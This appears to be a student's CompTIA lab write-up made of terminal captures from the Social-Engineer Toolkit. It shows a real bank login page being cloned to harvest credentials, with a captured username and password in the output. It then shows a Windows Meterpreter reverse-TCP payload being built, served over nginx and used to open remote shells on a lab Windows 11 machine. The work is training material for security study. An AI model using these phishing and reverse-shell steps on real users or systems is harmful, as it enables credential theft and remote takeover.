


CompTIA lab10

Video:



```
File Actions Edit View Help
set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.71]:
```


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.71]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://ib.exchange.lt/ib/site/login

[*] Cloning the website: https://ib.exchange.lt/ib/site/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.71 - - [14/May/2025 19:39:41] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: _csrf=
PARAM: name=vardas
POSSIBLE PASSWORD FIELD FOUND: password=pavardenis
PARAM: tabId=6547431
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Lab 82. How to Establish a Meterpreter Shell on a Windows Target Using SET

1.



2.

```
bit@vbox: ~/Desktop/bit/2025-05-14
File Actions Edit View Help

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (Rel1K) [---]
      Version: 8.0.3
      Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

```
bit@vbox: ~/Desktop/bit/2025-05-14
File Actions Edit View Help
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 4

1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send ba
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and sen
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inli
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64),
6) Windows Meterpreter Egress Buster  Spawn a Meterpreter shell and find a port h
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL an
8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and
9) Download/Run your Own Executable   Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):
```

```

set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 192.168.1.71
set:payloads> Enter the PORT for the reverse listener: 5555
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): yes
[*] Launching msfconsole, this could take a few to load. Be patient...
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

```

```

EXCHANGE!T@
`oDfo:~
./ymM0dayMmy/.
~+dHJ5aGFyZGVyIQ==+-
`sm@~Destroy.No.Data~s:~
~+h2~Maintain.No.Persistence~h+-
`odNo2~Above.All.Else.Do.No.Harm~Ndo:~
./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
~++SecKCoin++e.AMd~`.-:////+hbove.913.ElsMNH+-
~/ssh/id_rsa.Des-`htN01UserWroteMe!-
:dopeAW.No<nano>o`is:TRiKC.sudo-.A:
:we're.all.alike``The.PFYroy.No.D7:
:PLACEDRINKHERE!!`yxp_cmdshell.Ab0:
:msf>exploit -j.`Ns.B0B&ALICEes7:
:~srwxrwx:-.`MS146.52.No.Per:
:<script>.Ac816/`sENbove3101.404:
:NT_AUTHORITY.Do`T:/shSYSTEM-.N:
:09.14.2011.raid`/STFULwall.No.Pr:
:hevnsntSurb025N.`dNVRG0ING2GIVUUP:
:#OUTH0USE~ -s:`/corykennedyData:
:$nmap -oS`SSo.6178306Ence:
:Awsm.da:`/shMTL#beats3o.No.:
:Ring0:`dDestRoyREXKC3ta/M:
:23d:`sSETEC.ASTRONOMYist:
/-`/yo-.ence.N:(){ :! : & };:
`Shall.We.Play.A.Game?tron/
~ooy.if1ghtf0r+ehUser5`
..th3.H1V3.U2VjRFNN.jMh+.
`MjM~WE.ARE.se~MMjMs
+~KANSAS.CITY's~
J~HAKCERS~./.`
.esc:wq!:`


```

3.

```

bit@vbox: ~
File Actions Edit View Help
(bit@vbox)-[~]
$ sudo cp -v /root/.set/payload.exe /var/www/html/
[sudo] password for bit:
'/root/.set/payload.exe' -> '/var/www/html/payload.exe'
(bit@vbox)-[~]
$ sudo nginx

```



```

+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]
File Actions Edit View H File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.1.71
LHOST => 192.168.1.71
resource (/root/.set/meta_config)> set LPORT 5555
LPORT => 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.71:5555
msf6 exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.1.69
[*] Meterpreter session 1 opened (192.168.1.71:5555 -> 192.168.1.69:50315) at 2025-05-14 19:47:11 +0300
msf6 exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.1.69
[*] Meterpreter session 2 opened (192.168.1.71:5555 -> 192.168.1.69:50409) at 2025-05-14 19:52:37 +0300
0

msf6 exploit(multi/handler) > sessions -i

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows	WINDOWS11\windows @ WINDOWS11 192.168.1.71:5555 -> 192.168.1.69:50315 (192.168.1.69)
2		meterpreter	x86/windows	WINDOWS11\windows @ WINDOWS11 192.168.1.71:5555 -> 192.168.1.69:50409 (192.168.1.69)

```

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >

```